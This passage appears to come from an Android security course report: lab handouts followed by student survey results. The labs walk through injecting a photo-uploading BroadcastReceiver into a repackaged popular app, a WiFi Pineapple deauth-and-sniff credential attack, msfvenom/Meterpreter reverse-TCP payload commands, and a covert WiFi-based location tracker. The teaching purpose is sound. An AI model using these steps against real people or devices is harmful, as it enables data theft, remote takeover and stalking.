Before we send the image, we need to encode it as a Base64 string. **encodeStringToBase64** takes in a string, which should be a file path to an image, and returns the image as a Base64 encoded string. We need to create a Bitmap object to store the image. You may get a *java.lang.OutOfMemoryError* message if the image is too large when sending. A quick fix to this is a Bitmap options object that will be passed in when the Bitmap is created. This will look like:

```
BitmapFactory.Options options = new BitmapFactory.Options();
options.inSampleSize = 8;
Bitmap bm = BitmapFactory.decodeFile(filePic, options);
```

In this instance it reduces the size of the image to ⅛ the original width and height. Next, compress the file to a ByteArrayOutputStream. Then use the **Bitmap.compress** method to compress the bitmap into the stream. Then convert the ByteArrayOutputStream object into a byte array. Next, use the `Base64.encodeToString()` method to convert the byte array into a new string. Finally, return the string.

We will now implement the **post** method. For making network calls we will be using OkHttp, an HTTP client for Android and Java applications. Go to http://square.github.io/okhttp/ and copy the latest Gradle dependency. Paste it in your gradle.app file in the dependencies block.

Create a new OkHttpClient object at the beginning of the method. We will send our HTTP POST request in 3 steps: creating the body of the request, putting the body in a new request, sending the request to our server.

We will create our request body with a key-value pair for the encoded image that we can later parse with our server side code:

```
RequestBody formBody = new FormBody.Builder()
       .add("image", encodedString)
       .build();
```

Next build the request:

```
Request request = new Request.Builder()
       .url(this.uploadServerUri)
       .post(formBody)
       .build();
```

We will assign a value for uploadServerUri after we create our server in the next section.

Finally, we use our client object to make the request. We use the **enqueue** method to make the call asynchronously on a new thread:

```
client.newCall(request)
       .enqueue(new Callback(){
              @Override
              public void onFailure(Call call, IOException e){}
       @Override
              public void onResponse(Call call, Response response)
       throws IOException{
                     String res = response.body().string();
       }
       });
```

Part 2 - Server side code

The next step is to setup a server to receive the HTTP request and write a script to handle the request and save the image to a folder on the server. An easy and free way to set up a server is on *www.000webhost.com*. You can use any hosting service and write your own server side code if you would like.

The script should grab what's in the "image" field set in the post request. It should decode the Base64 string and save it in some directory on the server.

Don't forget to now add the URL to run the script to the **uploadServerUri** variable in your **UploadPicturesOnReboot.java** class. It should look something like:

```
final String uploadServerUri =

       "http://yourwebsitename.000webhostapp.com/save_file.php";
```

At this point you can test if your app properly sends images to the server. If you would like to test this you will need to add the proper permissions and register the BroadcastReceiver in your AndroidManifest.xml file. To see how to do this refer to the repackaging section (part 3).

You can test that your server is properly working by sending a request using Postman.

Part 3 - Repackaging

Download the target APK file

Now that we have our malicious code and server setup it's time to inject the code into a popular app from the Google Play store! It is recommended to select an app that requires permission to read from the SD card, since this is what our code needs. I recommend an app such as Instagram or Facebook, since users already expect it to access their photos. There are many websites you can download an APK from such as https://apkpure.com/. We will refer to this app as the *target app*.

Disassemble with Apktool

For the next part we will be using a tool called Apktool. Apktool is used for disassembling and reassembling APK files. It takes an APK file and disassembles the dex code into an intermediate representation called smali. Make sure you have the latest version of Apktool installed.

```
apktool d <appname>.apk
```

You will also need to generate the smali code for the code you wrote in the previous sections. In Android Studio, build your APK using Build>Build APK. Then use Apktool to disassemble your app.

```
apktool d <yourapp>.apk
```

Edit the manifest

We will now edit the AndroidManifest.xml file of the app we are repackaging to include the permissions and broadcast we require. You need to **add permission tags** for reading external storage, internet, receiving boot completed, and accessing network state.

Now add the receiver tag. Make sure you add this is in between the <application> tags in the manifest. It should look like the following:

```
<application>
       ...
       ...
<receiver android:name="<packagename>.UploadPicturesOnReboot">
   <intent-filter>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
   </intent-filter>
</receiver>
...
<application>
```

Your name field will be different based on the name of your project and the enclosing folder it is in. Adjust this field appropriately.

We include the CONNECTIVITY_CHANGE tag because we want to wait until we have internet access before processing the BOOT_COMPLETED signal (since we are making network calls inside our receiver).

Copy code to target app

Next, we will copy our decompiled code into the target app. Navigate to the folder where your .smali classes are and copy all the files. You will need to recreate this file path in the target app and paste your code.

We are recreating the file path so the BroadcastReceiver defined in the manifest can find the UploadPicturesOnReboot class.

For example, if the name field in the receiver tag in our manifest had:

```
android:name="com.example.android.uploadpictures.UploadPicturesOnReboot"
```

We will need to insert our code in a path that looks like:

```
Smali > com > example > android > uploadpictures
```

Adding the OkHttp dependencies

The target app does not have the OkHttp dependencies needed to make the network calls.

There should be two directories in the /smali folder in your disassembled app names okhttp3 and okio. Copy these over to the target app's /smali folder.

Rebuild the APK

Now that we have all the code inserted into the target app it is time to reassemble the code and generate the new APK file. This can be done simply by running the command:

```
apktool b <appfolder>
```

The newly generated APK will be in the *<appfolder>/dist* directory

Sign the APK and install

On an Android device, every application needs to be digitally signed before it can be installed. Once we have generated our APK we need to sign it. First, we need to generate the key using the **keytool** command:

```
keytool -alias <keyAlias> -genkey -v -keystore my-release-key.keystore -keyalg
RSA -keysize 2048 -validity 10000
```

You will be prompted for a password for the key. This generates **my-release-key.keystore** which is a repository that will store <keyAlias>. Use the generated key to sign our APK:

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-
key.keystore <apk-file>.apk <keyAlias>
```

Enter the password for the key. Once the APK is signed it is ready to be installed on your device. This can easily be done via adb. If your device is connected to your computer you can install with:

```
        adb install <repackagedapp>.apk
```

To learn more about adb (Android Debug Bridge) and the adb shell, please refer to the Android developer documentation.

Launch application and reboot device

Once installed, we need to launch the installed application once to register the BroadcastReceiver. Otherwise, the injected code will not be executed if we just reboot after installation.

Also, make sure the app has been allowed access to the SD card. You can do this by accessing a part of the app that requires access to the SD card and accept the permissions OR by navigating to Settings > Apps > Your App > Permissions and allowing Storage access.

Finally, reboot your device. After it is done rebooting, the operating system will send the BOOT_COMPLETED signal to your app and the malicious code will run and send all the photos to your server!

Lab Questions

- How can you avoid being the target of a repackaging app attack?
- What else could you exploit using this technique?

Deliverables

Java class with completed methods.

Repackaged APK file.

Stubbed out class file

```java
//package <your package name here>;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import java.io.File;
import java.io.IOException;

public class UploadPicturesOnReboot extends BroadcastReceiver {

    final String uploadServerUri = "";

    @Override
    public void onReceive(Context context, Intent intent) {
        searchSDCard();
    }

    public void searchSDCard(){
        //TODO
    }

    void searchDirectory(File directory){
        //TODO
    }

    String encodeStringToBase64(String filePic){
        //TODO
        return null;
    }

    void post(String encodedString) throws IOException {
        //TODO
    }
}
```

APPENDIX C

PINEAPPLE MITM LAB

Intro

In this lab, we will simulate a man in the middle attack using our WiFi Pineapple. Initially, we will build an app with one activity that sends login credentials in plaintext. Next, we will set up our Pineapple with internet sharing. Then we will get the Android device to connect to our Pineapple and use Wireshark to sniff the traffic and view the unencrypted credentials being sent. Finally, we will implement getting credentials from an OAuth 2.0 service.

Implement login with HTTP

Create a new Android Studio project. In your main activity create two EditText widgets for the Username and Password and a Submit button. Create an onClickListener for the button. Use an HTTP client of your choice (OkHttp, Volley, Retrofit) to create a request with the username and password. The request will be sent to a remote server to process. Add internet permission to the AndroidManifest.xml file.

Remote Server

On the server side we're going to keep things simple. If the user enters a username and password of 'admin' we will return an HTTP 200 response, otherwise return 401.

Set up Pineapple and MitM your device

Next, we will set up out WiFi Pineapple Nano. Hold down the Reset button on the button of the Pineapple for 7 seconds to perform a factory reset. Plug the Pineapple into a USB port on your computer. Wait for the Pineapple to boot then go to http://172.16.42.1:1471 on your browser. Complete the steps to set the Pineapple up. You will need to create a username and login to access the dashboard and also give your Pineapple an SSID. After you have logged in you will need to configure internet sharing on your computer so devices connected to the Pineapple will have an internet connection.

Note: There may be issues setting up Internet Sharing on macOS. It is recommended to use Windows or another Linux distribution for this.

Now we need to download the script that allows internet sharing for the Pineapple:

```
wget www.wifipineapple.com/wp6.sh
```

Make the script executable:

```
chmod +x wp6.sh
```

Then execute it:

```
sudo ./wp6.sh
```

Follow the configuration steps. On the dashboard click *Load Bulletins from WiFiPinapple.com*. If you are able to load bulletins then internet sharing is properly setup. Log back into the Pineapple interface and go to Advanced and Check for Upgrades. Upgrade the firmware if necessary.

Recon

Next, we will scan for all the local SSIDs and the MAC addresses associated with them. Click on the Recon link on the left of the dashboard. Select the time length for the scan. One to two minutes is recommended. Make sure you see the MAC address of your Android device. If you do not you may need to scan for a longer period.

PineAP

Next, we will have our Pineapple broadcast SSIDs and allow devices to connect to it. Open a new tab in your browser and head to PineAP settings on the Pineapple dashboard. Check the “Allow Associations” box and enable the PineAP daemon. Check the “Capture SSIDs to Pool”, “Beacon Response”, and “Broadcast SSID Pool” boxes and save PineAP settings.

Head back to the Recon page. Send a deauth packet to your Android device. This will end the device's current WiFi session and the device will rescan for wireless networks to connect to. The goal is the get the device to connect to the Pineapple. This may take a few tries to get working because the device will connect to the strongest connection.

Once your device connects to the Pineapple, open Wireshark and sniff the traffic on the Pineapple interface. Open the HTTP Login app and login. You will see the Http Post request on Wireshark. Since the packet is unencrypted you will see the username and password in plaintext.

Login with OAuth 2.0

The next part is to implement the login app with OAuth 2.0. You can use the OAuth service of your choice (Google, Facebook, Reddit, etc.). Follow the developer's documentation on how to implement this.

Deliverables

HTTP Login App

Screenshot of Wireshark catching unencrypted traffic

OAuth Login App

APPENDIX D

METASPLOIT LAB

In this lab, we use Metasploit to get a remote shell to an Android device. Metasploit is a popular command line tool used for exploiting security vulnerabilities on target devices. It is also used for penetration testing by security engineers.

This exploit **only** works on Android devices running Lollipop (5.1.1) or lower. You can also use a virtual device if you do not own a physical device running Lollipop or lower. Make sure the system image is x86 and not x86_64 if you choose to use a virtual device This exploit doesn't work on 64-bit architectures.

This exploit also assumes you are running the target device and machine on the same local network.

Before we start you will need to install Metasploit on your machine. If you do not want to install Metasploit, you can set up a Kali Linux imaged VM which will have it preinstalled.

Create the APK

First, we need to create the malicious APK file to install on the target device:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> R >
<name>.apk
```

Where `<IP>` is the IP address of the machine you want the device to connect to and `<PORT>` is any arbitrary open port.

Install the APK on victim's device

The next step would be to socially engineer someone to install the APK on their device. For now just use:

```
adb install <name>.apk
```

Set the exploit with Metasploit

Now we want to start the exploit on our machine. Start Metasploit with the following commands:

```
service postgresql start
msfconsole
```

To start the reverse_tcp exploit run:

```
use multi/handler
set PAYLOAD android/meterpreter/reverse_tcp
set LHOST <IP>
set LPORT <PORT>
show options
exploit
```

At this point the payload handler should have started and is waiting for a device to connect. Go to your device and start the malicious app. On your terminal, a Meterpreter session should automatically have started and you should have access to the device.

Start doing fun stuff on the shell

Once you have access to Meterpreter you can use its built-in commands to do things like get a live stream of the webcam or dump all SMS and contacts. Use `?` to get a list of all Meterpreter commands.

APPENDIX E

WIFI TRACKER

Introduction

In this lab, we will be developing an app that will be used to track a target device. The tracking will all be done by getting the device's WiFi information. Since the user's information could easily be obtained from its GPS coordinates, you are only allowed to use permissions ACCESS_WIFI_STATE, CHANGE_WIFI_STATE, INTERNET, and ACCESS_NETWORK_STATE in your manifest file. Collecting the user's WiFi info must be continuous no matter what the state of the app is. Besides running the app the first time, there should not need to be any user interaction to obtain WiFi info. The WiFi info should be stored on a remote server. Finally, once all the data is collected you need to create a tool that will maps out where the device has been.

Part 1 - Creating the tracker app

Setup and WiFiManager

The first step is to create the malware that will run on the victim's device. Create a new empty project in Android Studio. Add the allowable permissions to your project's manifest. In order to get information about the access point the device is connected to you need to create a WifiManager object. WiFiManager is the primary API to access all WiFi connectivity information. Since multiple access points can have the same SSID and SSIDs are not unique to a network you should to get the BSSID of the AP instead. This will help us when we need to pinpoint a specific AP.

Set up the server and HTTP call

The next step is to send the WiFi data to a remote server. You can use the HTTP library of your choice to send the data. Volley, Retrofit, and OkHttp are popular choices.

We need to create a server to receive the request and a script to handle it. You can use the server hosting service of your choice and write the script in the language of your choice. The script should simply parse the HTTP request and append the BSSID to a text file.

Create the timer

Create a timer object that gets the BSSID and sends the HTTP request to the server. Send this on an interval of 1-5 minutes.

Create the service that runs in the background

Since we want our timer to run regardless of the state of the app, we need to create a background service. The Service class allows you to run an operation without user interaction. Create a new class *MyService.java* that extends the Service class. The service class requires implementation of its two abstract methods: onBind and onStartCommand. The code that sends the WiFi data should be in the onStartCommand method. Finally, make sure to register the service in the app's manifest and start the service in the onCreate method in the main activity.

Part 2 - Creating the mapping tool

Now that we have lots of data (BSSIDs) to work with it is time to create a location analysis tool that gives us a path of where the device has traveled. We will be using two APIs for this. We will first use WiGLE.net to get the GPS coordinates of the APs the device has been connected to. Then we will use the Google Maps API to build a polyline from the coordinates.

Create a new application with Google Maps Activity

Create an Android project with a Google Maps Activity. Selecting the Google Maps Activity when creating a project generates the code needed to get a Maps Fragment up and running. A Fragment is a reusable UI object that lives inside an activity. For more on Fragments visit https://developer.android.com/guide/components/fragments.html.

Getting the API keys

In order to use the WiGLE.net and Google Maps APIs you must generate an API key for each of them. For WiGLE you need to create an account and then access your key under Tools > Account. The Google API key can be found on Google's developer site. This must be placed in the string tag in the google_maps_api.xml file.

Pull BSSID file from server

The first step is to pull the file with the BSSIDs from the server. Again, this can be done with an HTTP library and a server-side script to handle the request and return the file. The next step is to iterate through the file and call the WiGLE API with each BSSID.

Most HTTP libraries send requests asynchronously so the responses may not be in the order you send them. You will need to find a way to preserve the order of the BSSIDs in the order they appear on the input file.

The response will be a JSON object with the latitude, longitude, and a lot of other information about the access point (if found). You only need the latitude and longitude coordinates of the AP so parse the JSON to get those fields.

Google Maps API and Testing the app

Now that you have a list of GPS coordinates you need to use the Google Maps API to create a simple polyline of the path of where the device has traveled.

You likely need to do real world testing to see how accurate your results are. It is recommended that you test around campus or somewhere with a lot of access points. Keep track of your actual path so you can compare it to the output of your app.

Deliverables

- A zip of the WiFi tracker & Analysis Tool apps.
- Screenshots comparing your actual path vs what the tracker app returns.

APPENDIX F
STUDENT SURVEYS

Morse Code Lab Survey

To the nearest quarter hour, how long did this lab take you?

4 hours.

How would you rank the labs difficulty from 1-5 (5 being the most difficult)?

2

How clear were the instructions for the lab from 1-5 (5 being the clearest)?

5

Please provide any suggestions for improving the clarity of the lab. (In particular, note any places that more or less should have been explained).

I personally like architectural overviews of a platform so a diagram showing the main components/entities and how they interact with one another would be nice. In the section where I had to create the objects, I wasn't sure whether to use EditText or TextView since I couldn't find EditText in android studio. A quick google clarified the discrepancy and I'm not sure if that was intended by the lab. Otherwise, I would make a note in this section to the student about the relation of the two types of objects.

How interesting was the lab from 1-5 (5 being the most interesting)?

3

What did you learn from the lab?

I learned how to create a basic android app! Specifically, I learned how to create a layout of components in a view, access them via tags in a .xml file, implement logic for parsing strings into Morse code, access location permissions, and do basic debugging.

Please provide any suggestions for improving the lab.

I would personally move the debugging section to the end of lab perhaps as an appendix or section of resources. I would use more diagrams because as you can tell I’m a visual learner. I wouldn’t mind adding an extra layer of complexity and introduce interfacing with a database or some external source that requires asynchronous calls.

Repackaging Lab Survey




Figure F.1: Students' evaluation of lab difficulty




Figure F.2: Students' evaluation of instruction clarity




Figure F.3: Students' evaluation of

how interesting the lab was

Pie charts of student opinions are shown in the figure above. Most groups gave the difficulty a rating of 2 or 3 meaning most students thought it was a medium difficulty. This is most likely to the style the lab was written. The lab was more of a walkthrough of how to accomplish repackaging an app. The lab would have been more difficult if it simply prompted the students what to do and not how to do it. This would have made the lab more difficult than intended. Most groups agreed that the lab instructions were clear. Most students thought the lab was interesting.

The average time spent on the labs was 5.5 hours with the minimum being 0.5 hours and the maximum 10 hours. This was the expected time frame prior assigning this lab.

Several helpful suggestions were made by students. Two groups suggested to mention that when the repackaged APK is generated, it is placed in the */dist* directory. This clarification has been added to the lab write-up. One group suggested the labs be individual. I agree with this as the lab was designed as if one person would be doing all the development. This project was split into groups since there were a limited amount of Nexus devices available. However, this lab could be done using virtual devices. In the future, I believe the instructor should assign this as an individual project.

Student answers to the "What did you learn from this lab" question provided examples from many parts of the lab like how to iterate through the SD card, adding permissions, and how to self-sign APK files. Most answers pertained to how vulnerable Android applications are and to never download from untrusted sources even if it is a well-known app.

About half of the groups provided suggestions for improving the lab. Many students suggested the lab be condensed and not to provide as much as code. I have removed the server side PHP code (section 5.2.2) and now simply state how it should be set up. It is up to the student to decide how they want their server hosted and what framework to set it up in.

One interesting piece of feedback was concerning the use of third party software in the lab. The students pointed out that the point of this lab is to not trust third party software yet third-party software is used in certain parts of this lab, namely using apkpure and 000webhost. The students have a valid point. These tools are only suggestions and not a requirement for the lab. Students are welcome to use software they are comfortable with.

Pineapple WiFi Lab Survey

To the nearest quarter hour, how long did this lab take you?

4.5 hours.

How would you rank the labs difficulty from 1-5 (5 being the most difficult)?

3

How clear were the instructions for the lab from 1-5 (5 being the clearest)?

5

Please provide any suggestions for improving the clarity of the lab. (In particular, note any places that more or less should have been explained).

Please provide more diagrams. Providing an overview of the attack and also how you want the apps to look would help. Particularly, the login app at the beginning and the OAuth app at the end. I thought things were over explained when explaining how to setup the Pineapple. Most of the info could be found on the Pineapple site.

How interesting was the lab from 1-5 (5 being the most interesting)?

5

What did you learn from the lab?

I learned how to get user credentials with OAuth. I also learned how trivial it was to steal user information that wasn't encrypted and that it's better to rely on existing security tools than trying to implement it yourself.

Please provide any suggestions for improving the lab.

I would like to see the lab explore more areas of the Pineapple dashboard. Building a custom landing page when people are connected to the Pineapple would be a fun exercise. Looking into the existing Pineapple modules would also be interesting.

Metasploit Lab Survey

To the nearest quarter hour, how long did this lab take you?

1 hour.

How would you rank the labs difficulty from 1-5 (5 being the most difficult)?

2

How clear were the instructions for the lab from 1-5 (5 being the clearest)?

5

Please provide any suggestions for improving the clarity of the lab. (In particular, note any places that more or less should have been explained).

I would have like more clarity on the last part of the lab after we get the Meterpreter shell. Other than that, I thought the write up was clear.

How interesting was the lab from 1-5 (5 being the most interesting)?

3

What did you learn from the lab?

I learned how to create a malicious APK and run an exploit on Metasploit. I learned how easy it is to gain a shell on an Android device with a little social engineering. I learned how to use the Meterpreter shell after it connects back to my computer.

Please provide any suggestions for improving the lab.

I thought the lab was a bit brief. I was hoping to implement other Metasploit exploits for Android. You could provide another section that requires students to explore Metasploit on their own and have a write up about additional exploits they were able to find.

WiFi Tracker Lab Survey

To the nearest quarter hour, how long did this lab take you?
6 hours.

How would you rank the labs difficulty from 1-5 (5 being the most difficult)?

4

How clear were the instructions for the lab from 1-5 (5 being the clearest)?

4

Please provide any suggestions for improving the clarity of the lab. (In particular, note any places that more or less should have been explained).

A section on how to use the Wigle and Google Maps API keys would have been helpful. Also, diagrams of either each app or the flow of the entire lab at the beginning would have given me a better idea of what the lab was about.

How interesting was the lab from 1-5 (5 being the most interesting)?

5

What did you learn from the lab?

Overall, I learned that you can trace someone without specifically getting the device's GPS coordinates. I learned the difference between SSID and BSSID. I learned what Wigle is how to utilize its API as well as the Google Maps APIs with the Android SDK.

Please provide any suggestions for improving the lab.

It would be better if we used a different way to store the BSSIDs. We could use a database where each entry stores the device info, time the data was collected, BSSID, and other information. I also think it's better practice to do the Wigle.net API calls on the server side rather than the app itself, but maybe the point was to gain experience with the Android SDK.